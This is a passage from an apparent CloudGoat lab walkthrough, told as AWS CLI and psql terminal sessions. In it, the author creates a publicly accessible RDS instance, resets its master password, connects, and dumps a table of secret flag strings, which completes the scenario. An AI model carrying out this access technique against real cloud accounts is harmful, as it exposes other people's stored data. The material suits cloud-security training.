dentifier cloudgoat --db-subnet-group-name cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgid7gkq
shhzkp --vpc-security-group-ids sg-02a07788e1a5f8679 --publicly-accessible --region us-east-1 --profile C
alrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "new-db",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "creating",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "AllocatedStorage": 20,
        "PreferredBackupWindow": "06:15-06:45",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-02a07788e1a5f8679",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres16",
                "ParameterApplyStatus": "in-sync"
            }
        ],
```

I created a new DB based on the inputs, and retried it with help instead of new-db.




```
user@user:~$ aws rds modify-db-instance --db-instance-identifier help --master-user-password 12345678 --pro
file Calrissian
{
    "DBInstance": {
        "DBInstanceIdentifier": "help",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "available",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "Endpoint": {
            "Address": "help.cb6c2ou8oet9.us-east-1.rds.amazonaws.com",
            "Port": 5432,
            "HostedZoneId": "Z2R2ITUGPM61AM"
        },
        "AllocatedStorage": 20,
        "InstanceCreateTime": "2024-08-12T11:19:05.554000+00:00",
        "PreferredBackupWindow": "06:15-06:45",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-02a07788e1a5f8679",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres16",
                "ParameterApplyStatus": "in-sync"
            }
        ],
        "AvailabilityZone": "us-east-1a",
        "DBSubnetGroup": {
            "DBSubnetGroupName": "cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgid7gkqshhzkp",
            "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgid7gkqshhzkp Subnet Group ONLY for T
esting with Public Subnets",
```

I set the master-user-password value for the db we just created to 12345678.




```
user@user:~$ psql postgresql://cgadmin@help.cb6c2ou8oet9.us-east-1.rds.amazonaws.com:5432/postgres
Password for user cgadmin:
psql (14.12 (Ubuntu 14.12-0ubuntu0.22.04.1), server 16.2)
WARNING: psql major version 14, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=> 
```

I have connected to the created DB.




```
postgres-> \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 rdsadmin  | rdsadmin | UTF8     | en_US.UTF-8 | en_US.UTF-8 | rdsadmin=CTc/rdsadmin
 securedb  | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | rdsadmin | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/rdsadmin          +
           |          |          |             |             | rdsadmin=CTc/rdsadmin
 template1 | cgadmin  | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/cgadmin           +
           |          |          |             |             | cgadmin=CTc/cgadmin
(5 rows)
```


I verified that the DB was created successfully.



```
postgres-> \c securedb
psql (14.12 (Ubuntu 14.12-0ubuntu0.22.04.1), server 16.2)
WARNING: psql major version 14, server major version 16.
         Some psql features might not work.
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "securedb" as user "cgadmin".
```



```
securedb-> \dt
               List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)
```



```
securedb=> SELECT * FROm sensitive_information;
 name |                   value
------+----------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)
```

After logging into the restored RDS database, I was able to obtain the secret string, which was the goal of the scenario.